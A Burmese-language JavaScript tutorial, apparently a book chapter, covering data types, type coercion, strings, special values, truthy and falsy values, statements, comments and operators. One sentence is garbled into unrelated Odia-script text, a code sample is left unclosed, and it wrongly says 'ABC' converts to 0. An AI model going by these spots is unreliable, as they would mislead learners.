JavaScript ကတော့ Loosely Typed Language ဖြစ်ပါတယ်။ Dynamic Language လိုလည်း ခေါပါတယ်။ သူမှာ Primitive Data Type (၆) မျိုးရှိပြီး အခြေခံအကျဆုံး (၃) မျိုးကို မှတ်ထားရင် ဒီအဆင့်မှာ လုံလောက်ပါ၍။ အဲဒါတွေကတော့ -

- Number
- Boolean
- String

ဒီ (၃) မျိုးဖြစ်ပါတယ်။ JavaScript မှာ Character ဆိုတဲ့ Data Type သီးခြားမရှိပါဘူး။ ပြီးတော့ Integer နဲ့ Float ဆိုပြီး နှစ်မျိုးခဲ့မထားဘဲ Number ဆိုပြီး တစ်မျိုးထဲသာ ရှိပါတယ်။ JavaScript ရဲ့ Number ဟာ 64-bit Float အမျိုးအစားပါ။ ဒီတစ်မျိုးထဲနဲ့ ကိန်းပြည့်၊ ဒသာမကိန်း၊ အပေါင်းကိန်း၊ အနှုတ်ကိန်း၊ အားလုံးကို သိမ်းတဲ့သဘောပဲ ဖြစ်ပါတယ်။

ဒီထက်ပိုထူးခြားတာကတော့ Dynamically Typed Language ဖြစ်လို့ Data Type ကို ကိုယ်တိုင်ကြညာ ပေးစရာ မလိုပါဘူး။ ထည့်သွင်းလိုက်တဲ့ တန်ဖိုးပေါ်မှတည်ပြီး Data Type က အလိုအလျောက် ပြောင်းလဲ အလုပ်လုပ်ပေးသွားမှာ ဖြစ်ပါတယ်။

JavaScript

```
let myvar
```

ပေးထားတဲ့ နမူနာမှာ myvar အမည်နဲ့ Variable တစ်ခု ကြညာထားပါတယ်။ Data Type ပြောမထား သလို တန်ဖိုးလည်း ထည့်သွင်းထားခြင်း မရှိသေးပါဘူး။ ဒါဆိုရင် သူရဲ့ Data Type ကို undefined လို ခေါ်ပါတယ်။ အမျိုးအစားသတ်မှတ်ထားခြင်း မရှိသေးတဲ့ Variable ပါ။

JavaScript

```
myvar = "ABC"
```


ဒီတစ်ခါ ကြိုတင်ကြညာထားတဲ့ myvar ထဲကို ABC လိုခေါ်တဲ့ တန်ဖိုးတစ်ခုထည့်သွင်းလိုက်ပါပြီ။ ဒီလို ထည့်သွင်းလိုက်တဲ့ အတွက် myvar ရဲ့ Data Type က String ဖြစ်သွားပါပြီ။ သူအလိုလိုဖြစ်သွားတာပါ။ Language က ပြောင်းပေးလိုက်တာပါ။

JavaScript

```
myvar = 123
```

ဒီတစ်ခါ myvar ထဲမှာ 123 ဆိုတဲ့ တန်ဖိုးတစ်ခုထည့်သွင်းလိုက်ပါတယ်။ ရပါတယ်။ Error တွေဘာတွေ မဖြစ်ပါဘူး။ Language က အလိုအလျောက် myvar ရဲ့ Data Type ကို Number အဖြစ်ပြောင်းပြီး ဆက် အလုပ်လုပ်ပေးသွားမှာ မို့လိုပါ။ ဒီသဘောသဘာဝကို Type Juggling လိုခေါ်ပါတယ်။ Type တွေကို အလို အလျောက် ပြောင်းပြောင်းပြီး သိမ်းပေးသွားတာ မို့လိုပါ။

ပိုပြီးတော့ မြင်သာချင်ရင် JavaScript မှာရှိတဲ့ typeof Keyword ရဲ့ အကူအညီနဲ့ အခုလိုရေးပြီး စမ်းကြည့်လိုရပါတယ်။



နမူနာပုံမှာ လေ့လာကြည့်လိုက်ရင် ဘာတန်ဖိုးမှ မသတ်မှတ်ရခင်မှာ myvar ရဲ့ Data Type ကို typeof နဲ့ ထုတ်ကြည့်လိုက်တဲ့အခါ undefined ဖြစ်နေတာကိုတွေ့ရမှာဖြစ်ပြီး တန်ဖိုးတွေ ထည့်သွင်းပြီး နောက် typeof နဲ့ ထုတ်ကြည့်လိုက်တဲ့အခါ ထည့်သွင်းလိုက်တဲ့ တန်ဖိုးပေါ်မှုတည်ပြီး myvar ရဲ့ Data Type ပြောင်းလဲသွားတာကို တွေ့မြင်ရခြင်းပဲဖြစ်ပါတယ်။ ဒါလို ထည့်သွင်းလိုက်တဲ့ တန်ဖိုးပေါ်မှုတည်ပြီး Data Type ပြောင်းလဲယုံသာမက အခုလို လုပ်ဆောင်ချက်မျိုးတွေကိုလည်း လုပ်ပေးနိုင်ပါသေးတယ်။

JavaScript

```
"ABC" > 123
```

String နဲ့ Number အမျိုးအစား မတူတဲ့ အရာနှစ်ခုကို နှိုင်းယှဉ်နေပေါ်မယ့် Error မဖြစ်ပါဘူး။ JavaScript က သူဘာသာ တူအောင်ညီပြီး အလုပ်လုပ်ပေးသွားမှာ မို့လိုပါ။ ABC ကို Number ပြောင်းလိုက်တဲ့အခါ 0 ရပါတယ်။ ဒါကြောင့် အဖြေအနေနဲ့ false ကိုရမှာပါ။ 0 က 123 ထက် မကြိုးတဲ့အတွက်ကြောင့်ဖြစ်ပါတယ်။ ဒီသဘောသဘာဝကိုတော့ Type Coercion လိုခေါ်ပါတယ်။ လိုအပ်တဲ့အခါ Type တွေကို အလိုအလျောက် ချိန်ညီပြီး အလုပ်လုပ်ပေးသွားမှာမို့လိုပါ။

ဒီလိုသဘောသဘာဝရှိတဲ့ Language အမျိုးအစားဖြစ်လို့ JavaScript ကို Dynamically Typed Language လို့ခေါ်တာပါ။ ဒီ Dynamically Typed ဖြစ်တဲ့အတွက် အားသာချက်အနေနဲ့ ရေးရတာ ပိုလွယ် သွားပါတယ်။ Type စီမံတဲ့ကိစ္စတွေ ကိုယ်တိုင်လုပ်စရာ မလိုတဲ့အတွက်ပါ။ အားနည်းချက် အနေနဲ့ မမျှော်လင့်တဲ့အမှားတွေ ကြံးရတတ်ပါတယ်။ ကိုယ်ကမခိုင်းဘဲ သူ့ဘာသာလုပ်နေလို့ ထင်မထားတဲ့ အမှားတွေ ကြံးရတာမျိုးပါ။

Data Type အကြောင်းပြောတဲ့အခါ Primitive Type တွေနဲ့တင် မပြည့်စုံပါဘူး။ Compound Type ခေါ်တန်ဖိုးတွေကို အတွဲလိုက်သိမ်းလိုရတဲ့ အမျိုးအစားတွေရှိပါသေးတယ်။ Structure Type လို့ခေါ်တဲ့ ဖွဲ့စည်းပုံနဲ့ သိမ်းလိုရတဲ့ အမျိုးအစားတွေလည်း ရှိပါသေးတယ်။ ဒီအကြောင်းတွေကိုတော့ Array တွေ Object တွေအကြောင်း ရောက်တော့မှ ဆက်ကြည့်ကြပါမယ်။

String

String အကြောင်း နည်းနည်းထပ်ပြောပါ၌မယ်။ JavaScript မှာ String တစ်ခုတစ်ဆောက်ဖို့အတွက် သုံးလိုရတဲ့ သက်တ (၃) မျိုးရှိပါတယ်။ Single Quote, Double Quote နဲ့ Back tick တို့ပါ။ Character Data Type ရှိတဲ့ Language တွေမှာ Single Quote ကို Character တန်ဖိုးသတ်မှတ်ဖို့သုံးပြီး Double Quote ကို String တန်ဖိုးသတ်မှတ်ဖို့သုံးကြပါတယ်။ ဒီလိုပါ -

Pseudocode

```
let blood: char = 'A';
let greet: str = "Hello";
```

JavaScript မှာတော့ Character Data Type သီးခြားမရှိဘဲ String တန်ဖိုးသတ်မှတ်ဖို့အတွက် Single Quote (သို့မဟုတ်) Double Quote နှစ်သက်ရာကို အသုံးပြုနိုင်ခြင်းဖြစ်ပါတယ်။

JavaScript

```
let blood = "A"
let greet = 'Hello'
```

နှစ်ခုလုံးဟာ မှန်ကန်တဲ့ String တန်ဖိုးတွေ ဖြစ်ကြပါတယ်။ အဖွင့်အပိတ် မှန်ဖို့တော့လိုပါတယ်။ ဒီနေရာ မှာ ပြောစရာရှိလာတာက Escape Character အကြောင်းပါ။ အကယ်၍ ၃ O' Clock ဆိုတဲ့ String တန်ဖိုး ကို သတ်မှတ်လိုရင် ဘယ်လိုလုပ်ရမလဲ။ ဒါမှမဟုတ် ၃" (၃ ပေ) လိုတန်ဖိုးမျိုး သတ်မှတ်လိုရင်ရော ဘယ်လို လုပ်ရမလဲ။ တန်ဖိုးထဲမှာ Quote တွေပါနေလိုပါ။ ဒီလိုရေးလိုရပါတယ်။

JavaScript

```
let time = "3 o' Clock"
```

Double Quote နဲ့သတ်မှတ်ထားတဲ့ String အတွင်းထဲမှာ Single Quote တန်ဖိုးပါနေတာပါ။ ရပါတယ်။ အကယ်၍ Single Quote နဲ့သတ်မှတ်ထားတဲ့ String အတွင်းထဲမှာ Single Quote တိုက်ရှိက်ရေးလို မရတော့ပါဘူး။ ဒီလို ရေးပေးရပါတယ်။

JavaScript

```
let time = '3 o\' Clock'
```

Backslash သက်တကိုသုံးပြီး Escape လုပ်ပေးလိုက်တာပါ။ တန်ည်းအားဖြင့် \' ဆိုတာ ဒီနေရာမှာ Single Quote ထည့်လို ညွှန်ကြားချက် ပေးလိုက်တာပါပဲ။ အလားတူပဲ Double Quote နဲ့သတ်မှတ်ထားတဲ့ String အတွင်းထဲမှာ Double Quote တွေ ထည့်သွင်းဖို့ လိုရင် အလားတူ Escape လုပ်ပေးနိုင်ပါတယ်။

JavaScript

```
let height = "3\" tall"
```

တခြား Escape လုပ်ပေးဖို့လိုနိုင်တာတွေ အများကြီးရှုပါသေးတယ်။ \n ဆိုရင် ဒီနေရာမှာ နောက်တစ်လိုင်း ဆင်းလို ညွှန်ကြားချက် ပေးလိုက်တာပါ။ \u00a01000 ဆိုရင် ကကြီးဆိုတဲ့စာလုံးတစ်လုံး ဒီနေရာမှာ ထည့်ပေးပါလို ပြောလိုက်တာပါ။ \u00a0 ကို ယူနိုက်စာလုံးတွေ ထည့်သွင်းဖို့ သုံးရတာပါ။ ဒါတွေရဲ့လက်တွေ့ အသုံးပြုပုံကို ပြောဖို့တော့ နည်းနည်းစောပါသေးတယ်။ ထုံးစံအတိုင်း ဒီလိုရေးထုံးမျိုးတွေ ရှိတယ်ဆိုတာကိုပဲ မှတ်သားထားပေးပါ။

နောက်ထပ်တစ်မျိုးဖြစ်တဲ့ Back Tick သက်တနဲ့ သတ်မှတ်ရတဲ့ String တွေကိုတော့ Template String လို့ခေါ်ပါတယ်။ String တစ်ခုအတွင်းမှာ တွေ့ခြားတန်ဖိုးတွေကို ရောထည့်ရေးချင်ရင် အသုံးဝင်ပါတယ်။

JavaScript

```
let name = "Bob"
let greet = `Hello Alice`
```

ဒါကာရိုးရိုးရေးလိုက်တာပါ။ name Variable အတွင်းမှာ Bob လို့ခေါ်တဲ့ String တန်ဖိုးတစ်ခုရှိပြီး greet Variable အတွင်းမှာတော့ Hello Alice လို့ ခေါ်တဲ့ String တန်ဖိုးတစ်ခုရှိနေတာပါ။ Template String ရဲ့ ထူးခြားချက်ကတော့ အခုလိုရေးလိုရခြင်းဖြစ်ပါတယ်။

```
let name = "Bob"
let greet = `Hello ${name}`
```

ဒါဆိုရင် greet ရဲ့ တန်ဖိုးက Hello Bobဖြစ်သွားမှာပါ။ name Variable ကို String အတွင်းထဲမှာ ရောထည့်ရေးသားလိုက်ခြင်း ဖြစ်ပါတယ်။ ဒီလိုထည့်သုံးနိုင်ဖို့အတွက် \${ } သက်တကိုသုံးရပါတယ်။ ဒီသက်တအတွင်းမှာ ထည့်သွင်းလိုတဲ့ Variable ကို ပေးရခြင်း ဖြစ်ပါတယ်။ အသုံးဝင်ပါတယ်။ တွေ့ အခြေခံအကျခုံးအနေနဲ့ ပါဝင်တဲ့ လုပ်ဆောင်ချက်ဖြစ်ပြီး JavaScript မှာ ဒီလိုလုပ်ဆောင်ချက်မျိုး ပါလာတာ မကြောသေးပါဘူး။

String တန်ဖိုးတွေ သတ်မှတ်တဲ့အခါ နှစ်ကြောင်းသုံးကြောင်းခွဲပြီးတော့လည်း ရေးလိုရပါတယ်။ ဒီလိုပါ -

JavaScript

```
let name = "Bob"
let age = 22
let greet = `
    Hello ${name},
    you are ${age} years old.
```

Template String မှ မဟုတ်ပါဘူး။ Single Quote, Double Quote နဲ့ရေးတဲ့ ရီးရိုး String တွေမှာလည်း အခုလိုပဲ လိုအပ်ရင် လိုင်းတွေခဲ့ရေးလို ရပါတယ်။

Special Data Types

JavaScript Data Type မှာ ထူးခြားပြီး မျက်စိလည်ချင်စရာကောင်းတဲ့ အမျိုးအစား (၃) မျိုးရိုပါသေး တယ်။ undefined, null နဲ့ NaN တို့ဖြစ်ပါတယ်။ ရေးသားပဲ စာလုံး အကြံးအသေး ပြောင်းလိုမရပါဘူး။ ဒီအတိုင်း အတိအကျိုးနေတာပါ။ undefined အကြောင်းတော့ အပေါ်နားမှာ ပြောခဲ့ပါတယ်။ Type အမျိုးအစား သတ်မှတ်ထားခြင်း မရှိသေးတဲ့ အခြေအနေကို undefined လိုခေါ်တာပါ။ null ကတော့ တန်ဖိုးမရှိတဲ့ အခြေအနေကို ပြောတာပါ။ မတူပါဘူး။

JavaScript

```
let myvar
```

ဒါဟာ အမျိုးအစားသတ်မှတ်ရခြင်း မရှိသေးတဲ့ undefined Variable တစ်ခုပါ။

JavaScript

```
let myvar = null
```

ဒါဆိုရင်တော့ တန်ဖိုးမရှိသေးတဲ့ Variable ပါ။ သူရဲ့ Data Type ကိုက null Type ဖြစ်နေတာပါ။

NaN ကတော့ Not a Number ရဲ့ အတိုကောက် ဖြစ်ပါတယ်။ Number Data Type တစ်မျိုးပါ။ ဒါပေမယ့် Number လည်း မဟုတ်ပါဘူး။ ဒါကြောင့် NaN ကို Number မဟုတ်တဲ့ Number Data Type လို ခေါ်ပါတယ်။ အဲဒါကြောင့် ပြောတာပါ။ ဒါ (၃) မျိုးက မျက်စိလည်ချင်စရာ ကောင်းပါတယ်။

JavaScript

```
let num1
let num2 = 1

num1 + num2
```

ဒီကုဒ်မှာ num1 က undefined ဖြစ်ပါတယ်။ num2 ကတေသ့ Number ပါ။ ဒီနှစ်ခုကို ပေါင်းလိုက်တဲ့ အခါ NaN ကိုရပါတယ်။ undefined ကို Number ပြောင်းလိုမရတဲ့အတွက် Number မဟုတ်တဲ့ Number ဖြစ်တဲ့ NaN ကိုရတာပါ။ နားရှုပြီး မျက်စိတွေလည်သွားရင် စိတ်မပျက်ပါနဲ့။ အတွေ့အကြံရှိ ကျမ်းကျင် ပရီဂရမ်မာတွေကိုယ်တိုင် မျက်စိလည်ကြတဲ့ အကြောင်းအရာတစ်ခု ဖြစ်ပါတယ်။

Boolean

ဆက်လက်ပြီးတေသ့ Boolean အကြောင်း ပြောစရာ ရှိပါသေးတယ်။ ကွန်ပျူးတာဟာ 0 နဲ့ 1 တွေ စုစုပေါင် တဲ့ Binary System ကိုသာ နားလည်တဲ့စနစ် ဖြစ်ပါတယ်။ အလုပ်လုပ်တဲ့အခါမှာ 0 လား 1 လား၊ false လား true လား၊ မှားလား မှန်လား၊ ဆိုတဲ့ အခြေအနေကို ကြည့်ပြီး အလုပ်လုပ်တာပါ။ ဒါကြောင့် Boolean Type မှာ true နဲ့ false ဆိုတဲ့ တန်ဖိုးနှစ်မျိုးထဲသာ ရှိပေမယ့် အလွန်အရေးကြီးတယ်လို ရှုပိုင်းမှာ ထည့်ပြောခဲ့တာပါ။ ကွန်ပျူးတာကိုယ်တိုင်က ဒီနှစ်မျိုးပေါ်မှာ အခြေခံပြီး ဆုံးဖြတ်အလုပ်လုပ်သွားမှာ မို့လိုပါ။

Boolean မှာ မူလတန်ဖိုးအနေနဲ့ true နဲ့ false နှစ်မျိုးပဲရှိပါတယ်။ ဒါပေမယ့် တခြားတန်ဖိုးတွေကိုလည်း လိုအပ်ရင် Boolean ပြောင်းပြီး အသုံးပြုနိုင်ပါတယ်။ ဥပမာ 0 ကို false အစား အသုံးပြုပြီး၊ 1 ကို true အစား အသုံးပြုနိုင်ပါတယ်။ ဒီလိုတန်ဖိုးတွေကို Boolean ပြောင်းတဲ့အလုပ်ကို ကိုယ်တိုင်လုပ်စရာမလိုပါဘူး။ လိုအပ်ရင် JavaScript က သူဘာသာပြောင်းပြီး အလုပ်လုပ်ပေးပါတယ်။ ဒါကြောင့် ဘယ်တန်ဖိုးတွေကို Boolean ပြောင်းရင် true ရပြီး ဘယ်တန်ဖိုးတွေကို Boolean ပြောင်းရင် false ရသလဲဆိုတာ သိဖို့လို လာပါတယ်။ အကျဉ်းချုပ်အားဖြင့် ဒီလိုမှတ်နိုင်ပါတယ်။

- 0
- ""
- null
- undefined
- NaN

ဒီ (၅) မျိုးကို Boolean ပြောင်းရင် false ဖြစ်ပါတယ်။ Zero, Empty String, null, undefined နဲ့ NaN တို့ပါ။ ဒီတန်ဖိုးတွေကို Falsy Value လိုခေါ်ပါတယ်။ မလိုအပ်ဘဲ ရှုပ်မှာစိုးလို ထည့်မပြောတာလေး တစ်ချို့တေသ့ကျန်ပါသေးတယ်။ လောလောဆယ် ဒီ (၅) မျိုးကလွှဲရင် ကျန်တန်ဖိုးတွေ Boolean ပြောင်းရင် true ဖြစ်တယ်လို အကြမ်းဖျဉ်းအားဖြင့် မှတ်နိုင်ပါတယ်။ Truthy Value လိုခေါ်ပါတယ်။ ဥပမာတစ်ချို့ ပေးရရင် ဒီလိုပါ။

- 1
- -2
- " "
- "false"
- 3.14

ဒါတွေအားလုံးက Truthy ဖြစ်တဲ့ Value တွေပါ။ အနှစ်ကိန်းတွေ၊ ဒသမကိန်းတွေကို Boolean ပြောင်းရင်လည်း true ပဲရမှာပါ။ နမူနာမှာ Space တစ်ခုပါတဲ့ String ကိုလည်း ထည့်ပေးထားပါတယ်။ Empty String ဟာ false ဖြစ်ပေမယ့် Space တစ်ခုပါတဲ့ String ကတော့ true ဖြစ်ပါတယ်။ Empty မဟုတ်လိုပါ။ ပြီးတော့ "false" ဟာလည်း true ဖြစ်ပါတယ်။ "false" လိုပေးထားပေမယ့် String တစ်ခုဖြစ်နေလိုပါ။

အခုလောလောဆယ် ထည့်မကြည့်ရသေးတဲ့ Array တွေ Object တွေလည်း ကျန်ပါသေးတယ်။ ဒါတွေလည်း Truthy ပါပဲ။ ဒါကြောင့် ဘာတွေက Truthy ဖြစ်သလဲ လိုက်မှတ်မယ့်အစား Falsy ဖြစ်တဲ့ (၅) မျိုးကို မှတ်ထားလိုက်ရင် ကျန်တာအားလုံး Truthy ဖြစ်တယ်လို့ ကောက်ချက်ချလို့ရသွားမှာပဲ ဖြစ်ပါတယ်။

အခန်း (၁၄) – JavaScript Expressions, Statements & Operators

ကုဒ်တွေစရေးတော့မယ်ဆိုရင် Expression နဲ့ Statement လိုခေါ်တဲ့ အခြေခံ အသုံးအနှစ်နဲ့လေးတွေ အကြောင်း သိထားဖို့လိုပါတယ်။ "နေကောင်းလား" ဆိုတဲ့ အမေးစကားလေးတစ်ခုဟာ Expression ဖြစ်ပြီး "ဘို့ဘို့ရေ နေကောင်းရင် အပြင်သွားရအောင်" ဆိုတာကတော့ ပြည့်စုံတဲ့ Statement တစ်ခုဖြစ်သွားပါပြီ။ Expression ဆိုတာ တွက်ချက်မှုလေးတွေ၊ လုပ်ဆောင်ချက်လေးတွေပါ။ ဥပမာ - 1 + 2 ဟာ Expression ဖြစ်ပါတယ်။ `num > 10` ဟာလည်း Expression တစ်ခုပါပဲ။ အဲဒီတွက်ချက်မှုလေးတွေ လုပ်ဆောင်ချက်လေးတွေပေါ် မူတည်ပြီး ဘာလုပ်ရမလဲ ညွှန်ကြားသတ်မှတ်လိုက်တဲ့အခါ Statement ဖြစ်သွားပါတယ်။ ဥပမာ -

JavaScript

```
let sum = 1 + 2
```

ဒါဟာ Statement တစ်ခုပါ။ 1 + 2 ကိုပေါင်းလိုရလာတဲ့အဖြေကို sum ဆိုတဲ့ Variable ထဲမှာ ထည့်လိုက်ပါလို ညွှန်ကြားလိုက်ခြင်း ဖြစ်ပါတယ်။ ဒါကြောင့် Expression ဆိုတာ လုပ်ဆောင်ချက်တစ်ခြားဖြစ်ပြီ။ Statement ဆိုတာ ညွှန်ကြားချက်ဖြစ်တယ် လို့ အတိအာပ်မှတ်နိုင်ပါတယ်။

JavaScript Statement ଟାର୍କିଙ୍ଗୁଣେ ଏବଂ ଅଛୁଟିଲୁକୁ କିମ୍ବା Semicolon କୁ ବିତରିବା ପାଇଁ ରୁହିଯାଇଲୁ -

JavaScript

```
let sum = 1 + 2;  
let greet = "Hello World";
```

တစ်ခု၏ Language တွေမှာ ဒီလိန္ဒာက်ဆုံးကနဲ့ Semicolon နဲ့ပိတ်ပေးဖို့ မဖြစ်မနေလိုအပ်ပါတယ်။

JavaScript မှာတော့ Optional ပါ။ Semicolon ပိတ်ပေးလို့ရသလို၊ မပိတ်ဘဲရေးလို့လည်းရပါတယ်။ ကုဒ်တစ်လိုင်းထဲမှာ Statement နှစ်ခုသုံးခု ရောရေးချင်ရင်တော့ Semicolon နဲ့ မဖြစ်မနေပိတ်ပေးရတော့မှာပါ။ ဒီလိုပါ -

JavaScript

```
let n = 5; n + 10;
```

Statement တွေအကြောင်းပြောရင်းနဲ့ ထည့်ပြေဖို့လိုလာတာက Input/Output Statement တွေပါ။ လောလောဆယ် Output Statement တစ်ခုကိုအရင်လေ့လာထားကြပါမယ်။ JavaScript မှာ ရလဒ်တွေကို ဖော်ပြန့်အတွက် console.log() လိုခေါ်တဲ့ Method တစ်မျိုးကို သုံးရပါတယ်။ ကွင်းစကွင်းပိတ်ထဲမှာ ဖော်ပြစေလိုတဲ့ တန်ဖိုးကို ပေးနိုင်ပါတယ်။ ဥပမာ -

JavaScript

```
let num = 10

console.log("Hello World")
console.log(1 + 2)
console.log(num + 5)
console.log(`The num is ${num}`)
```

console.log() Method မပါဘဲ Expression တစ်ခုကို Console ထဲမှာ ဒီအတိုင်းရှိက်ထည့်ရင်လည်း ရလဒ်ကို မြင်တွေ့ရလေ့ရှုပါတယ်။ ဒါက Console ထဲမှာ တိုက်ရှိက်ရေးစမ်းနေတာမို့လိုပါ။ တစ်ကယ့်လက်တွေ့မှာ ကိုယ်က ရှိက်ထုတ်ဖော်ပြပေးပါလို့ မပြောရင် ရလဒ်ကို တွေ့မြင်ရမှာ မဟုတ်ပါဘူး။ လိုအပ်လိုရလဒ်ကို မြင်ချင်တယ်ဆိုရင် console.log() ကိုသုံးပြီး ဖော်ပြန့် ညွှန်ကြားပေးရမှာပဲဖြစ်ပါတယ်။

Comments

Statement တွေအကြောင်းပြောရင်းနဲ့ Code Comment တွေအကြောင်းလည်း ထည့်ပြေဖို့ လိုလာပါတယ်။ ကုဒ်တွေရေးတဲ့အခါ မှတ်ချက် Comment တွေလည်း ထည့်ရေးလို့ရပါတယ်။ ဒီလိုပါ -

JavaScript

```
let count = 10           // Number of items per page
```

နမူနာမှာ မြင်တွေရတဲ့ Slash သက်တန်ချောက်က ကုဒ်ကို Comment လိုခေါ်ပါတယ်။ ရေးထားတဲ့ ကုဒ်ကို ကွန်ပျူးတာက အလုပ်လုပ်တဲ့အခါ ဒါ Comment တွေကို ထည့်အလုပ်လုပ်မှာ မဟုတ်ပါဘူး။ ဒါ နည်းနဲ့ မှတ်ချက်တွေ ကုဒ်ထဲမှာ ရောရေးထားလိုရင် ရနိုင်ပါတယ်။

Comment က တစ်ကြောင်းထက်ပိုမယ်ဆိုရင် Block Comment ရေးထုံးကို အသုံးပြုနိုင်ပါတယ်။ ဒီလိုပါ -

JavaScript

```
/*
Number of items per page.
Change this value to determine how many
items to be shown on home page.
*/
let count = 10
```

ရှေ့က /* နဲ့ဖွင့်ပြီးနောက်က */ နဲ့ ပိတ်ပေးလိုက်တာပါ။ ဒီအဖွင့်အပိတ်ကြားထဲမှာ ရေးထားတာတွေက လည်း Comment တွေပါပဲ။

Comment တွေဟာ ထည့်အလုပ်လုပ်မယ့်ကုဒ် မဟုတ်ပေမယ့် အရေးကြီးပါတယ်။ ရေးထားတဲ့ကုဒ်ရဲ့ အဓိပ္ပာယ်ကို ဒီလို Comment လေးတွေနဲ့ ရှင်းပြရတာပါ။ မဟုတ်ရင် ဘာလို့စီလိုပေးခဲ့လဲဆိုတာ နောင်မှာ ကိုယ်တိုင် မေ့သွားတာ၊ မမှတ်စိတော့တာမျိုးတွေ ဖြစ်နိုင်ပါတယ်။ ကိုယ်ရည်ရွယ်ချက်နဲ့ကိုယ် ရေးထားလို ကိုယ့်အတွက် အဆင်ပြေပေမယ့်၊ သူများကလာကြည့်တဲ့အခါ ဒီကုဒ်က ဘာကိုဆိုလိုမှန်း နားမလည်ဘူးဆို တာမျိုးတွေ ဖြစ်နိုင်ပါတယ်။ လိုအပ်တဲ့နေရာမှာ Comment လေးတွေထည့်ပြီး ရှင်းပြထားခဲ့မယ်ဆိုရင် ပို ပြီးတော့ ဖတ်ရှုနားလည်ရလွယ်တဲ့ကုဒ်တွေ ဖြစ်သွားစေနိုင်ပါတယ်။

Operators

Expression တွေ Statement တွေ တည်ဆောက်ဖို့အတွက် Operator တွေလိုအပ်ပါတယ်။ အပေါင်း၊ အနှုတ်၊ အမြောက်၊ အစား စတဲ့တွက်ချက်မှုပိုင်း Operator တွေလိုအပ်သလို၊ တန်ဖိုးသတ်မှတ်ခြင်း၊ နှုင်းယဉ်ခြင်းတို့လို လုပ်ငန်းတွေအတွက်လည်း Operator တွေလိုအပ်ပါတယ်။ ဒါ Operator တွေအကြောင်း ဆက်ကြည့်ကြပါမယ်။

Arithmetic Operators

အခြေခံ ပေါင်းနှုတ်မြောက်စား Operator တွေကတော့ ရှင်းပါတယ်။ ပေါင်းဖိုအတွက် + သက်တကိုသုံးရ ပါတယ်။ နှုတ်ဖိုအတွက် - သက်တကို သုံးရပါတယ်။ မြောက်ဖိုအတွက် * သက်တကို သုံးရပြီး၊ စားဖို အတွက် / သက်တကို သုံးရပါတယ်။

+ သက်တမှာတော့ ထူးခြားချက်နှစ်ခု ရှိပါတယ်။ သူကို ကိန်းကဏ္ဍးတွေကို ပေါင်းဖိုအတွက် သုံးနိုင်သလို၊ String တွေ တွဲဆက်ဖိုလည်း သုံးနိုင်ပါတယ်။ String Concatenation လို ခေါ်ပါတယ်။ ဥပမာ -

JavaScript

```
1 + 1           // 2
'a' + 'b'      // ab
1 + 'a'         // 1a
'a' + 1         // a1
```

နောက်ပိုင်းကုဒ်နမူနာတွေမှာ လိုအပ်ရင် ရလဒ်ကို အခုလို Comment အနေနဲ့တွဲပြီးတစ်ခါလဲ ဖော်ပြပေးပါ မယ်။ ကိုယ်တိုင်ရေးစမ်းတဲ့အခါ အဲဒီ Comment တွေထည့်ရေးစရာမလိုပါဘူး။ စမ်းကြည့်လိုရတဲ့ရလဒ်နဲ့ ဒီမှာပြထားတဲ့ရလဒ် တူမတူ နှင့်ယူညွှန်ဖိုအတွက်သာ ထည့်ပေးထားတာပါ။ နောက်ထပ်ထူးခြားချက် ကတော့ + သက်တကို သုံးပြီး ကိန်းကဏ္ဍးမဟုတ်တဲ့ တန်ဖိုးတွေကို ကိန်းကဏ္ဍးဖြစ်အောင် ပြောင်းလိုရ ပါတယ်။

JavaScript

```
+ '5'           // 5
+ 'a'          // NaN
```

နမူနာ String တန်ဖိုးဖြစ်တဲ့ 5 ကို ရှုကနေ + သက်တတဲ့ပေးလိုက်တဲ့အခါ ကိန်းကဏ္ဍး 5 ဖြစ်သွားပါ တယ်။ String တန်ဖိုး a ကို + သက်တနဲ့ ကိန်းကဏ္ဍးပြောင်းဖို ကြိုးစားလိုက်တဲ့အခါမှာတော့ ပြောင်းလို မရတဲ့အတွက် NaN ကိုရတာပဲ ဖြစ်ပါတယ်။

JavaScript

```
'5' + 5          // 55
+'5' + 5        // 10
```

ဒီနမူနာရဲ့ ပထမလိုင်းမှာ String 5 နဲ့ Number 5 ကို ပေါင်းခိုင်းတဲ့အခါ 55 ရပါတယ်။ ဒုတိယလိုင်းမှာ တော့ + သက်တနဲ့ String 5 ကို ကိန်းကဏ္ဍးဖြစ်အောင် အရင်ပြောင်းလိုက်လို 10 ရတာကို တွေ့ရမှာပဲ ဖြစ်ပါတယ်။

